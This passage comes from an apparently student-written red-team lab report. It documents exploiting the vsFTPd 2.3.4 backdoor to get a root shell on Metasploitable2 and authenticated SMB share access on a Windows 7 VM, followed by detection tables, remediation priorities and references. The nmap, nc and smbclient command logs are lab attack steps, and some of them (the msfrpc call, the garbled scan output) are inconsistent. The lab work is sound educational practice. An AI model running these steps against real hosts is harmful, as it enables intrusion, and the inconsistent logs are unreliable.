Critical assessment: The main security impact in this situation is the loss of the process boundary of the web application. In the event where an attacker gains access to this function, he may then exploit the web server for his initial reconnaissance and attacks. Nonetheless, this evidence should not be exaggerated since application-level command execution does not equal root exploitation, domain exploitation or lateral movement.

4.6.2 Exploit B – Vulnerable FTP Service (VM-2)

Target: VM-2 – Metasploitable2

Target IP: 192.168.56.103

Attack vector: Exploitation of a network service

Service: FTP, TCP/21

Version detection: vsFTPd 2.3.4

MITRE ATT&CK: T1190 – Exploit Public-Facing Application


Prerequisite: VM-2 was accessible via Kali on the Host-only network, and Nmap detected an FTP service on TCP/21. The service banner detected vsFTPD 2.3.4 as the deliberate vulnerable version, which is linked to the CVE-2011-2523.

Vulnerability: CVE-2011-2523 relates to a backdoor vsFTPD 2.3.4 distribution [24]. According to NVD, the compromised version may enable a remote attacker to achieve a shell via the backdoor. The report, therefore, takes the version validation as the prerequisite condition, instead of assuming that all FTP services are vulnerable.

Approach: The service was identified using Nmap and verified using the officially sanctioned Metasploit Framework module for the laboratory target. The testing involved gaining access to a shell and verifying its privileges. No destructive or persistence operations were conducted.

Sanitized reconnaissance command: `nmap -sV -p 21,6200 192.168`

- Screenshot B1 – Nmap output identifying vsFTPD 2.3.4.



```
root@osboxes:~# nmap -sV -p 21,6200 192.168.56.103
Starting Nmap 7.80 ( https://nmap.org ) at 2026-08-16 14:20 EDT
mass.dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.103
Host is up (0.045s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
6200/tcp  open  lm-x7    1974 auxiliary - 320 post
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port6200-TCP:V=7.80U=7.80I=167T=681FFFE=Px86 64-pc-linux-gnur(Ge
SF:ncriline,42,sh:\x20line\x20):\x20r:\x20command\x20not\x20found\nsh:
SF:\x20line\x20:\x20r:\x20command\x20not\x20found\n");
MAC Address: 08:00:27:8A:03:20 (Oracle VirtualBox virtual NIC)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 13.34 seconds
root@osboxes:~# nc 192.168.56.103 6200
(UNKNOWN) [192.168.56.103] 6200 (?) : Connection refused.
root@osboxes:~# nc -nv 192.168.56.103 6200
(UNKNOWN) [192.168.56.103] 6200 (?) open
root@osboxes:~# msfrpc -u 192.168.56.103 -p 6200 -c 'run'
[*] 192.168.56.103-21 - The service on port 6200 does not appear to be a shell
[*] Exploit completed, but no session was created.
msfrpc>
root@osboxes:~# nc -nv 192.168.56.103 6200
(UNKNOWN) [192.168.56.103] 6200 (?) open
id
uid=0(root) gid=0(root)
whoami
root
pwd
/
```

- Screenshot B2 – controlled exploitation/session evidence.

```

Kali Linux 2019.3 (64bit) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminal Sun 14:34
root@osboxes: ~
root@osboxes:~# nmap -sV -p 21,6200 192.168.56.103
Starting Nmap 7.80 ( https://nmap.org ) at 2026-08-16 14:20 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.103
Host is up (0.045s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
6200/tcp  open  lm-x77   1978 auxiliary - 320 host
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
_._._._.SF-Port6200-TCP:V=7.80%I=7%N=0/16%Time=6A81FF7E%P=x86_64-pc-linux-gnu%r(Ge
SF:nericLines:42,"sh\\x20line\\x20:\\x20Vr:\\x20command\\x20not\\x20found\\nsh:
SF:\\x20line\\x20:\\x20Vr:\\x20command\\x20not\\x20found\\n"); - run
MAC Address: 08:00:27:0A:03:20 (Oracle VM VirtualBox virtual NIC)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.34 seconds
root@osboxes:~# nc 192.168.56.103 6200
(UNKNOWN) [192.168.56.103] 6200 (?) : Connection refused
root@osboxes:~# nc -nv 192.168.56.103 6200
(UNKNOWN) [192.168.56.103] 6200 (?) open
root@osboxes:~# nc -nv 192.168.56.103 6200
(UNKNOWN) [192.168.56.103] 6200 (?) open
id
uid=0(root) gid=0(root)
whoami
root
pwd
/

```

- Command Log B – sanitised commands and session verification.
- Evidence showing the returned UID/GID and controlled directory listing.

Result: Successful. Through the controlled test, a command shell was established on VM-2. The identity retrieved was uid=0(root) gid=0(root), showing that commands could be executed at the root level within the Metasploitable2 machine. As such, the result shows the complete compromise of the deliberately compromised training VM.

Critical analysis: This is more critical in its nature than a restricted application foothold since the service boundary was breached, and the command shell had root access. Within an organization, it means that a hacker would be able to gain access to the server without compromising an administrator account. The countermeasures for such a control breach include replacing the compromised service and strict management of services and protocols.

4.6.3 Exploit C – Windows 7 SMB Access-Control Validation (VM-3)

Target: VM-3 – Windows 7 / assigned client or file-server environment

Target IP: 192.168.56.104

Type of attack: SMB share and access-control testing

MITRE ATT&CK: T1135 – Network Share Discovery; T1083 – File and Directory Discovery; T1078 – Valid Accounts, using the laboratory account lab test as an authorized credential. It cannot be defined as unauthenticated SMB exploitation because the evidence shows that there was authenticated access through the laboratory account lab test.


Precondition: VM-3 was accessible from Kali via the isolated Host-only network with TCP/445 open. The laboratory account lab test was authorized for the test. The Customer Data SMB share contained solely fabricated test data.

Vulnerability: The established vulnerability was too much access to the Customer Data share through the ordinary laboratory account. It represents the issue of access control and least privilege but not unauthenticated remote code execution. The differentiation is crucial because confidentiality breach is the consequence shown by the evidence but not administrator or SYSTEM privilege escalation.

Testing procedure: The tester initially discovered the SMB vulnerability and determined the number of available shares. Next, a session on the Customer Data Share was made using the authorized account and only the required test file "customer1.txt" was extracted. There were no modifications done to the original file.

Sanitized testing commands:

- `nmap -sV -p 139,445 192.168.56.104`
- `smbclient -L //192.168.56.104 -U labtest`
- `smbclient //192.168.56.104/CustomerData -U labtest`
- `get customer1.txt`
- `sha256sum customer1.txt`
- Screenshot C1 – VM-3 SMB/share access and successful session.



```
Kali Linux 2019.3 (64bit) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

Applications Places Terminal
Sun 14:40
root@osboxes: ~

root@osboxes:~# ping -c 4 192.168.56.104
PING 192.168.56.104 (192.168.56.104) 56(84) bytes of data:
64 bytes from 192.168.56.104: icmp_seq=1 ttl=128 time=3.55 ms
64 bytes from 192.168.56.104: icmp_seq=2 ttl=128 time=1.66 ms
64 bytes from 192.168.56.104: icmp_seq=3 ttl=128 time=0.983 ms
64 bytes from 192.168.56.104: icmp_seq=4 ttl=128 time=1.85 ms

--- 192.168.56.104 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 0.983/2.089/3.551/0.946 ms

root@osboxes:~# nmap -sV -p 139,445 192.168.56.104
Starting Nmap 7.80 ( https://nmap.org ) at 2026-08-16 14:40 EDT
mass dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.104
Host is up (0.0028s latency).

PORT      STATE SERVICE      VERSION
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
MAC Address: 08:00:27:10:B8:D0 (Oracle VM VirtualBox virtual NIC)
Service Info: Host: IEWIN7; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 7.34 seconds
root@osboxes:~#
```

-
- ```

kali Linux 2019.3 (64bit) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

Applications ▾ Places ▾ Terminal ▾ Sun 14:53
root@osboxes: ~

File Edit View Search Terminal Help

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.34 seconds
root@osboxes:~# smbclient -L //192.168.56.104 -U labtest
Enter WORKGROUP\labtest's password:
session setup failed: NT STATUS LOGON FAILURE
root@osboxes:~# smbclient -L //192.168.56.104 -U labtest
Enter WORKGROUP\labtest's password:
session setup failed: NT STATUS LOGON FAILURE
root@osboxes:~# smbclient -L //192.168.56.104 -U labtest
Enter WORKGROUP\labtest's password:
session setup failed: NT STATUS LOGON FAILURE
root@osboxes:~# smbclient -L //192.168.56.104 -U labtest
Enter WORKGROUP\labtest's password:

Sharename Type Comment

ADMIN$ Disk Remote Admin
C$ Disk Default share
CustomerData Disk
IPC$ IPC Remote IPC

Reconnecting with SMB1 for workgroup listing.
do connect: Connection to 192.168.56.104 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Failed to connect with SMB1 -- no workgroup available
root@osboxes:~# smbclient -L //192.168.56.104 -U labtest
Enter WORKGROUP\labtest's password:

Sharename Type Comment

ADMIN$ Disk Remote Admin
C$ Disk Default share
CustomerData Disk
IPC$ IPC Remote IPC

Reconnecting with SMB1 for workgroup listing.
do connect: Connection to 192.168.56.104 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Failed to connect with SMB1 -- no workgroup available
root@osboxes:~# smbclient //192.168.56.104/CustomerData -U labtest
Enter WORKGROUP\labtest's password:
Try "help" to get a list of possible commands.
smb: \> ls
. D 0 Fri Aug 14 13:42:43 2026
.. D 0 Fri Aug 14 13:42:43 2026
customer1.txt A 106 Fri Aug 14 13:42:45 2026

10485247 blocks of size 4096. 6600643 blocks available
smb: \>

```

- HASH/FILE EVIDENCE – SHA-256 hash of the designated test file.
- Relevant Windows SMB/security log evidence, if logging is enabled.

Result: Successful. The Windows 7 VM was successfully accessed using the intentionally exposed CustomerData SMB shared with the laboratory user account lab test. The customer1.txt file was available on the share and was successfully obtained using smb client. This means that an ordinary account could gain access to designated sensitive test data.

Critical Analysis: This finding cannot be categorized as an "unauthenticated SMB exploit". It is evident that there is a failure of authenticated access control where the account can access a share and file that needs stronger authentication. Therefore, the impact of this vulnerability is the unauthorized disclosure of synthetic customer data. This does not provide any information about gaining administrator level access, SYSTEM access, or domain compromise. The remediation measure should include review of share-level and NTFS permissions, implementation of least privilege, removal of unnecessary SMB exposure and separation of sensitive files from general user access and auditing of files and shares.

Note on evidence integrity: The report should contain the exact timestamp, source IP, target IP, account used, filename and SHA-256 from the student's evidence. A result cannot be marked as successful without the relevant screenshot, terminal or logs in the evidence.

#### 4.9 Evidence, telemetry and detection-gap analysis

| Stage          | ATT&CK    | Observable behaviour             | Primary telemetry          |
|----------------|-----------|----------------------------------|----------------------------|
| Discovery      | T1046     | Nmap/connection attempts         | Firewall + NetFlow/PCAP    |
| Initial access | T1190     | Web request / vulnerable service | Web logs + IDS + host logs |
| Execution      | T1059.004 | Unix shell / process             | auditd + process telemetry |
| Remote service | T1021.002 | SMB session                      | Security + SMB logs        |
| Collection     | T1005     | File read/copy                   | File auditing + EDR        |

Figure emphasises that an attack can be technically successful yet still leave detectable artefacts.

*Figure 3. ATT&CK-aligned telemetry model for practical engagement.*

A test should not assume that a 'successful exploit' is equal to 'failure to detect'. A failure to detect can only be made where the appropriate telemetry is present and reviewed. The lack of SIEM, EDR, or central logging in the lab should be noted in the test results along with the telemetry that would be required for detection to occur.

| Stage                       | Expected telemetry                           | Detection opportunity                                             | Actual result to record |
|-----------------------------|----------------------------------------------|-------------------------------------------------------------------|-------------------------|
| <b>Web exploitation</b>     | Web access/error logs, WAF, application logs | Abnormal parameters, command-injection patterns, repeated probing | Successful              |
| <b>Initial execution</b>    | Auditd/Sysmon/process logs                   | Web process spawning shell or unusual child process               | Successful              |
| <b>Service exploitation</b> | FTP/service logs, network telemetry          | Connection sequence and unexpected service behavior               | Successful              |
| <b>SMB access</b>           | Windows Security, SMB/file auditing          | Unusual share enumeration or access to sensitive file             | Successful              |
| <b>Collection</b>           | File auditing/EDR                            | File read/copy, archive or staging activity                       | Successful              |

The most important lesson of detection learned from the laboratory experience is architectural in nature. A vulnerability scanner can detect the fact that a service is vulnerable but cannot independently confirm if the red team would be detected as exploiting said service. Detection is based on telemetry data that maintains the correlation between source, destination, identity, process and resource. The correlation-based detection guidance provided by MITRE exemplifies the principle. [18], [26]

#### 4.10 Safety, containment and rollback

Isolation of the laboratory needs to be maintained throughout all intrusive actions. Prior to the exploit, the operator checks the virtual network adapter settings and confirms the IP addresses of the VMs involved and confirms that the VMs cannot access the outside world. Virtual machine snapshots are taken prior to any intrusive actions. Posting each intrusive phase, the operator confirms if the VMs are still stable. Finally, either the virtual machines are returned to their initial states or the intentional retention for forensic examination purposes is noted. The lab export contains virtual machine configurations, network settings and confirms that no real data was ever used.

This is especially true since both the OWASP BWA and Windows 7 versions are intentionally outdated. The OWASP project specifically notes that vulnerable applications should not be run on Internet-enabled computers. [23] According to Microsoft, the end of the Windows 7 support was recorded on 14th of January 2020. [27]

## 5. Business Risk and Prioritized Remediation

| Finding                            | Impact                                 | Likelihood | Priority | Recommended control                        |
|------------------------------------|----------------------------------------|------------|----------|--------------------------------------------|
| <b>Identity/help-desk weakness</b> | Account takeover and privileged access | High       | P1       | Phishing-resistant MFA, dual verification, |

|                                       |                                          |             |    | PAM                                                          |
|---------------------------------------|------------------------------------------|-------------|----|--------------------------------------------------------------|
| <b>Public-facing web RCE</b>          | Initial server compromise                | High        | P1 | Secure coding, patching, WAF, least privilege                |
| <b>vsFTPD 2.3.4</b>                   | Potential root-level server compromise   | Very High   | P1 | Remove/patch service; restrict FTP; vulnerability management |
| <b>Over-permissive SMB share</b>      | Customer-data disclosure                 | Medium–High | P1 | Least privilege, share/NTFS review, auditing                 |
| <b>Unsupported Windows 7</b>          | Expanded vulnerability exposure          | High        | P1 | Retire or isolate legacy endpoint                            |
| <b>Insufficient central telemetry</b> | Longer dwell time and poor investigation | High        | P1 | SIEM/EDR, identity analytics, file auditing                  |

The proposed investment order is deliberately risk-based. Eliminate vulnerable services that can be exploited and endpoints with no support first. Second, address identity and privileged access control because this risk area is relevant to both the real-life retail breaches and the laboratory scenario. Third, enhance segmentation and telemetry such that a breach does not turn into an uncontrolled compromise of the entire enterprise. Lastly, test the controls repeatedly. The order reflects the understanding that detection will not save you from the vulnerability that is easy to exploit, and patching will not protect you from social engineering on the legit identity.

From a financial point of view, the logic for the Board is simple: the M&S case shows that a cyber incident can lead to a significant operating-profit hit even without closure of any shops. M&S originally estimated approximately £300 million in operating profit loss for 2025/26 from the attack. While the Co-op reported £107 million of the estimated profitability hit caused by the 2025 cyber-attack. [12], [15]

## 6. Critical Discussion

Ecological validity is one of the primary issues associated with a practical environment. OWASP BWA, Metasploitable2 and Windows 7 are deliberately vulnerable and thus possess significantly more vulnerabilities than an ordinary organization. Results are not supposed to be perceived as a forecast of the same type of compromise of ABCD Ltd in production. The benefit of the practice is rather in testing attack-chain reasoning, evidence-based approach and defensive visibility.

The next issue relates to the lack of a domain controller. In this context, the assignment implies Active Directory as a potential target; however, the set of VMs provided does not feature a traditional lab of AD. In this case, it would be academically incorrect to assume that a discovery of a domain escalation takes place. Consequently, the current setup uses identity management and lateral movement skills as a lesson learned from Task 1 and leverages SMB access and service exploitation for the practical demonstration.

Another limitation is that information regarding M&S and Co-op incidents has grown quickly. The early reports have ambiguity regarding actor identity and type of attack. Thus, the report separates official statements of victims from media attributions and uses MITRE/CISA information in defining actor's capabilities. This will minimize the possibility of exaggeration of unproven claims. This approach is also sustainable since the main recommendations – phishing resistant MFA, privileged access management, segmentation, monitoring and recovery – remain valid even if attribution differs.

The best synthesis from both tasks is that security should be considered as a chain of controls. The retail examples illustrate how identity vulnerabilities and procedural weaknesses can bypass the standard perimeter assumption; laboratory illustrates how vulnerable service or permissive share allows turning a foothold into damage. In this case, NIST's zero trust approach is helpful since it shifts security questions from 'is this host inside the network?' to 'is this user/device/session authorized to access this resource?'[19] This question is strategically more important than just adding another perimeter appliance.

## 7. Conclusion

As part of this report, the 2025 M&S and Co-op cyber breaches have been assessed as a related threat pattern for retail and transformed into a controlled red-team assessment for ABCD Ltd. The strategy suggests that there is an interdependence between identity assurance, social engineering resistance, privilege management, segmentation, monitoring and recovery controls. The available evidence shows significant operational and financial impact, whereas NCSC response underlines the importance of MFA implementation, privileged account monitoring and help desk verification. [5]

The practical exercise is based on the provided vulnerable machines without creating an Active Directory environment and without providing any evidence which was not gathered. Three different attack surfaces were identified: web command injection on VM-1, vsFTPD 2.3.4 on VM-2 and SMB/data access controls on VM-3. In turn, each of the findings was considered in terms of preconditions, exploitation, evidence and detection. The main lesson of this report is that a mature red team assessment cannot be judged by the number of shells gained. Instead, it must prove the combination of vulnerabilities to demonstrate how a real attacker would conduct an attack, find the required telemetry and create controls.

## References

- [1] Marks & Spencer, "Full Year Results for the 52 Weeks Ended 29 March 2025," May 21, 2025. [Online]. Available: <https://corporate.marksandspencer.com/sites/marksandspencer/files/05-2025/fy25-rns.pdf>
- [2] Co-op, "Cyber Incident Update," May 2, 2025. [Online]. Available: <https://www.co-operative.coop/media/news-releases/cyber-incident-update>
- [3] Co-op, "Cyber Incident: Further Update," May 14, 2025. [Online]. Available: <https://www.co-operative.coop/media/news-releases/cyber-incident-further-update>
- [4] National Cyber Security Centre, "NCSC statement: Incident impacting retailers," May 1, 2025. [Online]. Available: <https://www.ncsc.gov.uk/news/retailers-incident>

- [5] National Cyber Security Centre, “Incidents impacting retailers – recommendations from the NCSC,” May 4, 2025. [Online]. Available: <https://www.ncsc.gov.uk/blog-post/incidents-impacting-retailers>
- [6] Reuters, “M&S, Co-op cyberattackers duped IT help desks into resetting passwords, says report,” May 6, 2025. [Online]. Available: <https://www.reuters.com/business/retail-consumer/ms-co-op-cyberattackers-duped-it-help-desks-into-resetting-passwords-says-report-2025-05-06/>
- [7] MITRE, “Scattered Spider, Roasted 0ktapus, Octo Tempest, Storm-0875, UNC3944, Group G1015,” MITRE ATT&CK. [Online]. Available: <https://attack.mitre.org/groups/G1015/>
- [8] VulnHub, “Damn Vulnerable Web Application (DVWA): 1.0.7,” 2011. [Online]. Available: [https://www.vulnhub.com/entry/damn-vulnerable-web-application-dvwa\\_107,43/](https://www.vulnhub.com/entry/damn-vulnerable-web-application-dvwa_107,43/)
- [9] OWASP Foundation, “Damn Vulnerable Web Application (DVWA),” OWASP Vulnerable Web Applications Directory. [Online]. Available: <https://vwad.owasp.org/app/damn-vulnerable-web-application-dvwa/>
- [10] Marks & Spencer, “Cyber Incident – Further Update,” Apr. 23, 2025. [Online]. Available: <https://corporate.marksandspencer.com/newsroom/press-releases/cyber-incident-further-update>
- [11] Marks & Spencer, “Cyber Incident – Further Update,” Apr. 25, 2025. [Online]. Available: <https://corporate.marksandspencer.com/newsroom/press-releases/cyber-incident-further-update-0>
- [12] Marks & Spencer, “Full Year Results for the 52 Weeks Ended 29 March 2025,” May 21, 2025. [Online]. Available: <https://corporate.marksandspencer.com/sites/marksandspencer/files/05-2025/fy25-rns.pdf>
- [13] Marks & Spencer, “M&S AGM 2025 – Question & Answers,” Jun. 2025. [Online]. Available: <https://corporate.marksandspencer.com/sites/marksandspencer/files/06-2025/M%26S%20AGM%202025%20-%20Question%20%26%20Answers.pdf>
- [14] Co-op, “Co-op launches cyber thank you initiative for members ahead of peak summer period,” Jun. 18, 2025. [Online]. Available: <https://www.co-operative.coop/media/news-releases/co-op-launches-cyber-thank-you-initiative-for-members-ahead-of-peak-summer>
- [15] Co-op, “Co-op navigates headwinds and looks forward with confidence, clarity and purpose,” Mar. 26, 2026. [Online]. Available: <https://www.co-operative.coop/media/news-releases/co-op-navigates-headwinds-and-looks-forward-with-confidence-clarity-and>
- [16] Marks & Spencer, “Full Year Results for the 52 Weeks Ended 28 March 2026,” May 2026. [Online]. Available: <https://corporate.marksandspencer.com/newsroom/press-releases/full-year-results-52-weeks-ended-28-march-2026>
- [17] Cybersecurity and Infrastructure Security Agency et al., “Scattered Spider,” Cybersecurity Advisory AA23-320A, Nov. 16, 2023. [Online]. Available: <https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-320a>
- [18] MITRE, “Detection of Valid Account Abuse Across Platforms, DET0560,” MITRE ATT&CK. [Online]. Available: <https://attack.mitre.org/detectionstrategies/DET0560/>
- [19] S. Rose, O. Borchert, S. Mitchell, and S. Connelly, “Zero Trust Architecture,” NIST Special Publication 800-207, Aug. 2020, doi: 10.6028/NIST.SP.800-207.

- [20] D. Hillman, Y. Harel, and E. Toch, “Evaluating organizational phishing awareness training on an enterprise scale,” *Computers & Security*, vol. 132, p. 103364, 2023, doi: 10.1016/j.cose.2023.103364.
- [21] K. Singh, P. Aggarwal, P. Rajivan, and C. Gonzalez, “Cognitive elements of learning and discriminability in anti-phishing training,” *Computers & Security*, vol. 127, p. 103105, 2023, doi: 10.1016/j.cose.2023.103105.
- [22] OWASP Foundation, “Command Injection,” OWASP Web Security Testing and Community Resources. [Online]. Available: [https://owasp.org/www-community/attacks/Command\\_Injection](https://owasp.org/www-community/attacks/Command_Injection)
- [23] OWASP Foundation, “Damn Vulnerable Web Application – DVWA,” OWASP Vulnerable Web Applications Directory, 2026. [Online]. Available: <https://vwap.owasp.org/app/damn-vulnerable-web-application-dvwa/>
- [24] MITRE, “CVE-2011-2523,” Common Vulnerabilities and Exposures. [Online]. Available: <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523>
- [25] MITRE, “Remote Services: SMB/Windows Admin Shares, T1021.002,” MITRE ATT&CK. [Online]. Available: <https://attack.mitre.org/techniques/T1021/002/>
- [26] MITRE, “Network Service Discovery, T1046,” MITRE ATT&CK. [Online]. Available: <https://attack.mitre.org/techniques/T1046/>
- [27] Microsoft, “Windows 7,” Microsoft Product Lifecycle. [Online]. Available: <https://learn.microsoft.com/en-in/lifecycle/products/windows-7>
- [28] D. Jampen, G. Gür, T. Sutter, and B. Tellenbach, “Don’t click towards an effective anti-phishing training. A comparative literature review,” *Human-centric Computing and Information Sciences*, vol. 10, no. 33, 2020, doi: 10.1186/s13673-020-00237-7.
- [29] A. Sumner, X. Yuan, M. Anwar, and M. McBride, “Examining factors impacting the effectiveness of anti-phishing trainings,” *Journal of Organizational and End User Computing*, vol. 33, no. 4, pp. 975–997, 2021, doi: 10.1080/08874417.2021.1955638.
- [30] B. W. Weaver, A. M. Braly, and D. M. Lane, “Training users to identify phishing emails,” *Journal of Educational Computing Research*, vol. 59, no. 6, 2021, doi: 10.1177/0735633121992516.

## Appendix A — Rules of Engagement

The lab test will be conducted only within the Host-Only 192.168.56.0/24 network using the designated Kali computer as the source of the red team. This is shown in Evidence N1 and N2.

## Appendix B — Threat Emulation Matrix

| Phase            | Objective                    | ATT&CK            | Evidence     | Stop condition        |
|------------------|------------------------------|-------------------|--------------|-----------------------|
| <b>Recon</b>     | Identify authorized services | T1046             | Nmap output  | Non-lab IP discovered |
| <b>Exploit A</b> | Validate web command         | T1190 / T1059.004 | A1/A2 + logs | Service instability   |

|                   |                                           |           |                           |                            |
|-------------------|-------------------------------------------|-----------|---------------------------|----------------------------|
|                   | execution                                 |           |                           |                            |
| <b>Exploit B</b>  | Validate vulnerable FTP service           | T1190     | B1/B2 + shell evidence    | Unexpected host impact     |
| <b>Exploit C</b>  | Validate SMB data access                  | T1021.002 | C1/C2 + hash              | Real data encountered      |
| <b>Collection</b> | Retrieve only designated synthetic record | T1005     | Hash + screenshot         | Any non-test data          |
| <b>Recovery</b>   | Restore and verify isolation              | N/A       | Snapshot/network evidence | Isolation cannot be proven |

## Appendix C — Evidence Register

| Evidence ID | Description                                                                                                                             | Required source                                                                     | Status          |
|-------------|-----------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------|-----------------|
| <b>A1</b>   | VM-1 vulnerable service/application identification, including target IP, open port/service and relevant application/version information | Student-generated Nmap/application screenshot                                       | <b>INSERTED</b> |
| <b>A2</b>   | VM-1 successful/failed command-injection validation, showing the test request and resulting command execution where successful          | Student-generated screenshot + relevant application/web-server log                  | <b>INSERTED</b> |
| <b>B1</b>   | VM-2 vsFTPD 2.3.4 identification, including TCP/21 and detected service version                                                         | Student-generated Nmap/service-enumeration screenshot                               | <b>INSERTED</b> |
| <b>B2</b>   | VM-2 exploitation result, including evidence of successful or unsuccessful exploitation and resulting shell/privilege level             | Student-generated screenshot + shell/session evidence                               | <b>INSERTED</b> |
